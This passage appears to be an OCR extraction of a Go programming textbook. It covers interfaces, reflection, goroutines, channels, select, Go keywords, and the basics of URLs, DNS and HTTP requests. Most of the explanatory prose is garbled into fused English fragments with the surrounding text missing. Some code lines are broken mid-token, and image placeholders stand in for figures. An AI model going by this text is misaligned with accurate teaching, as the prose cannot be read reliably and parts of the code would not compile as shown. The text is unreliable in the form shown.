    func (e *Employee) SayHi() {
        fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name,
            e.company, e.phone) //
    }

    //StudentBorrowMoney
    func (s *Student) BorrowMoney(amount float32) {
        s.loan += amount // (again and again and...)
    }

    //EmployeeSpendSalary
    func (e *Employee) SpendSalary(amount float32) {
        e.money -= amount // More vodka please!!! Get me through the day!
    }

    // interface
    type Men interface {
        SayHi()
        Sing(lyrics string)
        Guzzle(beerStein string)
    }

    type YoungChap interface {
        SayHi()
        Sing(song string)
    BorrowMoney(amount float32)
}

type ElderlyGent interface {
    SayHi()
    Sing(song string)
    SpendSalary(amount float32)
}
```

interfaceMen interfaceHumanStudentEmployeeinterfaceStudent MenYoungChapinterface

interface(interface{})0methodinterface

interface

interfaceinterfaceinterfaceMen interfacemmHumanStudent Employee

mMenslicesliceMenslice

:

```
package main

import "fmt"

type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //
    school string
    loan float32
}

type Employee struct {
        Human //
        company string
        money float32
    }

    //HumanSayHi
    func (h Human) SayHi() {
        fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h
.phone)
    }

    //HumanSing
    func (h Human) Sing(lyrics string) {
        fmt.Println("La la la la...", lyrics)
    }

    //EmployeeHumanSayHi
    func (e Employee) SayHi() {
        fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.
name,
            e.company, e.phone)
        }

    // Interface MenHuman,StudentEmployee
    //
    type Men interface {
        SayHi()
        Sing(lyrics string)
    }

    func main() {
        mike := Student{Human{"Mike", 25, "222-222-XXX"}, "MIT", 0.
00}
        paul := Student{Human{"Paul", 26, "111-222-XXX"}, "Harvard"
, 100}
        sam := Employee{Human{"Sam", 36, "444-222-XXX"}, "Golang In
c.", 1000}
        tom := Employee{Human{"Tom", 37, "222-444-XXX"}, "Things Lt
d.", 5000}

        //Meni
        var i Men

        //iStudent
        i = mike
        fmt.Println("This is Mike, a Student:")
        i.SayHi()
        i.Sing("November rain")

        //iEmployee
        i = tom
        fmt.Println("This is tom, an Employee:")
        i.SayHi()
        i.Sing("Born to be wild")

        //slice Men
        fmt.Println("Let's use a slice of Men and see what happens"
)
        x := make([]Men, 3)
        //interface
        x[0], x[1], x[2] = paul, sam, mike

        for _, value := range x{
            value.SayHi()
        }
    }
```

interfaceinterface Gointerfaceduck-typing:""

interface

interface(interface{})methodinterfaceinterface(methodinterface Cvoid*

```

    // a
    var a interface{}
    var i int = 5
    s := "Hello world"
    // a
    a = i
    a = s
```

interface{}interface{},

interface

interfaceinterface(method)interface

fmt.Printlnfmt:

```
    type Stringer interface {
         String() string
    }
```

Stringfmt.Println,

```
    package main
    import (
        "fmt"
        "strconv"
    )

    type Human struct {
        name string
        age int
        phone string
    }

    //  Human  fmt.Stringer
    func (h Human) String() string {
        return "❰"+h.name+" - "+strconv.Itoa(h.age)+" years -  ✆ "
+h.phone+"❱"
    }

    func main() {
        Bob := Human{"Bob", 39, "000-7777-XXX"}
        fmt.Println("This Human is : ", Bob)
    }
```

BoxColormethodStringfmt.StringerinterfacefmtStringerfmt

```
    //
    fmt.Println("The biggest one is", boxes.BiggestsColor().String(
))
    fmt.Println("The biggest one is", boxes.BiggestsColor())
```

errorError() stringfmtError()String()

interface

interface(interface)

- Comma-ok

  Go value, ok = element.(T)valueokboolelementinterfaceT

  elementToktruefalse

  ```
      package main

      import (
          "fmt"
          "strconv"
      )

      type Element interface{}
      type List [] Element

      type Person struct {
          name string
          age int
      }

      //Stringfmt.Stringer
      func (p Person) String() string {
          return "(name: " + p.name + " - age: "+strconv.Itoa(p
  .age)+ " years)"
      }

      func main() {
  ```

```
          list := make(List, 3)
          list[0] = 1 // an int
          list[1] = "Hello" // a string
          list[2] = Person{"Dennis", 70}

          for index, element := range list {
              if value, ok := element.(int); ok {
                  fmt.Printf("list[%d] is an int and its value is %d\n", index, value)
              } else if value, ok := element.(string); ok {
                  fmt.Printf("list[%d] is a string and its value is %s\n", index, value)
              } else if value, ok := element.(Person); ok {
                  fmt.Printf("list[%d] is a Person and its value is %s\n", index, value)
              } else {
                  fmt.Printf("list[%d] is of a different type\n", index)
              }
          }
      }
```

ifif

if elseswitch

- switch

```


      package main

      import (
          "fmt"
          "strconv"
      )

      type Element interface{}
      type List [] Element

      type Person struct {
          name string
```

```
    age int
}

//
func (p Person) String() string {
    return "(name: " + p.name + " - age: "+strconv.Itoa(p.age)+ " years)"
}

func main() {
    list := make(List, 3)
    list[0] = 1 //an int
    list[1] = "Hello" //a string
    list[2] = Person{"Dennis", 70}

    for index, element := range list{
        switch value := element.(type) {
            case int:
                fmt.Printf("list[%d] is an int and its value is %d\n", index, value)
            case string:
                fmt.Printf("list[%d] is a string and its value is %s\n", index, value)
            case Person:
                fmt.Printf("list[%d] is a Person and its value is %s\n", index, value)
            default:
                fmt.Println("list[%d] is of a different type", index)
        }
    }
}
```

`element.(type)` switchswitch `comma-ok`

interface

GoStructinterfaceinterface1interface2interface2interface1
method

container/heap

```
    type Interface interface {
        sort.Interface //sort.Interface
        Push(x interface{}) //a Push method to push elements into the heap
        Pop() interface{} //a Pop elements that pops elements from the heap
    }
```

sort.Interfacesort.Interfacemethod

```
    type Interface interface {
        // Len is the number of elements in the collection.
        Len() int
        // Less returns whether the element with index i should sort

        // before the element with index j.
        Less(i, j int) bool
        // Swap swaps the elements with indexes i and j.
        Swap(i, j int)
    }
```

io io.ReadWriter ioReaderWriterinterface

```
    // io.ReadWriter
    type ReadWriter interface {
        Reader
        Writer
    }
```

Goreflectreflectreflect laws of reflection

reflect(interface)reflect(reflect.Typereflect.Value)

```
t := reflect.TypeOf(i)    //,t
v := reflect.ValueOf(i)   //v
```

reflectreflect

```
tag := t.Elem().Field(0).Tag  //struct
name := v.Elem().Field(0).String()  //
```

```
var x float64 = 3.4
v := reflect.ValueOf(x)
fmt.Println("type:", v.Type())
fmt.Println("kind is float64:", v.Kind() == reflect.Float64)
fmt.Println("value:", v.Float())
```

```
var x float64 = 3.4
v := reflect.ValueOf(x)
v.SetFloat(7.1)
```

```
var x float64 = 3.4
p := reflect.ValueOf(&x)
v := p.Elem()
v.SetFloat(7.1)
```

links

-
- :
- :

2.7

Go21CGo21Go

goroutine

goroutineGogoroutinegoroutineGogoroutinegoroutine(4~5KB) goroutinethread

goroutineGoruntimegoroutine `go`

```
go hello(a, b, c)
```

gogoroutine

```
package main

import (
    "fmt"
    "runtime"
)

func say(s string) {
    for i := 0; i < 5; i++ {
        runtime.Gosched()
        fmt.Println(s)
    }
}

func main() {
    go say("world") //Goroutines
    say("hello") //Goroutines
}

//
// hello
// world
// hello
// world
// hello
// world
// hello
// world
// hello
```

go goroutine

> runtime.Gosched()CPU,goroutine
>
> Go 1.5runtime.GOMAXPROCS1CPU

Go 1.5 runtime.GOMAXPROCS(n) GOMAXPROCS n < 1

channels

goroutinegoroutineGochannelchannelUnix shell channel channelchannelmake channel

```
    ci := make(chan int)
    cs := make(chan string)
    cf := make(chan interface{})
```

channel `<-`

```
ch <- v    // vchannel ch.
v := <-ch  // chv
```

```
package main

import "fmt"

func sum(a []int, c chan int) {
    total := 0
    for _, v := range a {
        total += v
    }
    c <- total  // send total to c
}

func main() {
    a := []int{7, 2, 8, -9, 4, 0}

    c := make(chan int)
    go sum(a[:len(a)/2], c)
    go sum(a[len(a)/2:], c)
    x, y := <-c, <-c  // receive from c

    fmt.Println(x, y, x + y)
}
```

channelGoroutineslockvalue := <-chch<-5
channelgoroutine

Buffered Channels

channelGochannelchannelch:= make(chan bool, 4)4bool channel

channel 45goroutinechannel

```
ch := make(chan type, value)
```

value = 0 channel value > 0 channel value

value

```
package main

import "fmt"

func main() {
    c := make(chan int, 2)//2123
    c <- 1
    c <- 2
    fmt.Println(<-c)
    fmt.Println(<-c)
}
    //1:
    //fatal error: all goroutines are asleep - deadlock!
```

Range Close

cGorangeslicemapchannel

```
package main

import (
    "fmt"
)

func fibonacci(n int, c chan int) {
    x, y := 1, 1
    for i := 0; i < n; i++ {
        c <- x
        x, y = y, x + y
    }
    close(c)
}

func main() {
    c := make(chan int, 10)
    go fibonacci(cap(c), c)
    for i := range c {
        fmt.Println(i)
    }
}
```

`for i := range c`channelchannelchannel `close`channelchannel `v, ok := <-ch`channelokfalsechannel

> channelpanic
>
> channelrange

Select

channelchannelGo `select` `select`channel

`select`channelchannelselect

```
package main

import "fmt"

func fibonacci(c, quit chan int) {
    x, y := 1, 1
    for {
        select {
        case c <- x:
            x, y = y, x + y
        case <-quit:
            fmt.Println("quit")
```

```go
            return
        }
    }
}

func main() {
    c := make(chan int)
    quit := make(chan int)
    go func() {
        for i := 0; i < 10; i++ {
            fmt.Println(<-c)
        }
        quit <- 0
    }()
    fibonacci(c, quit)
}
```

`select`default `select`switchdefaultchannelselectchannel

```go
select {
case i := <-c:
    // use i
default:
    // c
}
```

---

goroutineselect

```go
func main() {
    c := make(chan int)
    o := make(chan bool)
    go func() {
        for {
            select {
                case v := <- c:
                    println(v)
                case <- time.After(5 * time.Second):
                    println("timeout")
                    o <- true
                    break
            }
        }
    }()
    <- o
}
```

runtime goroutine

runtimegoroutine

- Goexit

  goroutinedefer

- Gosched

  goroutine

- NumCPU

  CPU

- NumGoroutine

- GOMAXPROCS

  CPU

links

-

- : interface
- :

2.8

GoGo

```
break    default     func   interface  select
case     defer       go     map        struct
chan     else        goto   package    switch
const    fallthrough if     range      type
continue for         import return     var
```

- varconst2.2Go
- packageimport
- func
- return
- defer
- go
- select
- interface 2.6
- struct 2.5
- breakcasecontinueforfallthroughelseifswitchgotodefault2.3
- chanchannel
- type
- mapmap
- rangeslicemapchannel


Go

links

-
- :
- : Web

3 Web

WebGoWebGoHTTPWebWebWebGoWeb



links


-
- :
- : Web

3.1 Web

,

URLDNSDNSIPIPIPTCPHTTP RequestHTTP

ResponseResponsebodyTCP



3.1 Web

WebHTTPHTTPWeb()

Web

- TCP/IPTCP
- HTTP
- HTTP“”
- HTML

HTTP


URL DNS

URLURL

URL(Uniform Resource Locator)“”,

```
scheme://host[:port#]/path/.../[?query-string][#anchor]
scheme         (http, https, ftp)
host           HTTPIP
port#          HTTP80 http://www.cnblogs.com:8080/

path
query-string   http
anchor
```

DNS(Domain Name System)“”TCP/IPIPDNS“”



3.2 DNS

DNSDNS

1. www.qq.comhostsIP

2. hostsDNS


3. hostsDNSTCP/IPDNSDNS

4. DNSIP

5. DNSDNSDNS “DNS”“DNS”(.com)IPDNSIP.com

.com.comDNS(qq.com)DNSDNSqq.comwww.qq.com

6. DNSDNSDNSDNSDNSDNS



3.3 DNS

> “” ,   “”

> ()xxxxxxyyxxyy()

IPIP

HTTP

HTTPWebWebHTTP

HTTPWeb()Internet,TCPTCP80--HTTPHTTP
“”HTTP

HTTPHTTP WebCookie

> HTTPTCPTCPHTTPSYN FloodDoSDdoSTCPTCP
> CPU


HTTP

Request, Request3Request line, Request header,body
headerbody:

```
GET /domains/example/ HTTP/1.1        //:  URI HTTP/
Hostwww.iana.org                 //
User-AgentMozilla /5.0 (Windows NT 6.1) AppleWebKit/537.4 (KHTML, l
ike Gecko) Chrome/22.0.1229.94 Safari/537.4            //
Accepttext /html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8    //mine
Accept-Encodinggzip,deflate,sdch         //
Accept-CharsetUTF- 8,*;q=0.5        //
//,
//,,POST
```


HTTP4GET,POST,PUT,DELETEURLHTTPGET, POST, PUT, DELETE
4GETPOSTGET/POST

fiddler:



```
GET http://www.sina.com.cn/ HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, app
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NE
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: www.sina.com.cn
```

3.4 fiddlerGET



```
POST http://login.sina.com.cn/sso/login.php?client=ssologin.js(v1.4.2) HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.m
Referer: http://www.weibo.com/
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NET CLR 2.0.5072
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: login.sina.com.cn
Content-Length: 621
Connection: Keep-Alive
Pragma: no-cache
Cookie: SINAGLOBAL=000000e3.75e9ea5.5046c217.db634852; Apache=000000e3.75e5ea5.5046c217.f2ca9b50

entry=weibo&gateway=1&from=&savestate=7&useticket=1&vsnf=1&ssosimplelogin=1&su=eGllbWVuZ2p1biU0MGdtYWlsLm
```

3.5 fiddlerPOST

GETPOST:

1. GETPOST
2. GETURL `?` URL `&` `EditPosts.aspx?name=test1&id=123456` POST HTTPbody
3. GETURLPOST
4. GETGETURL

HTTP

HTTPresponse

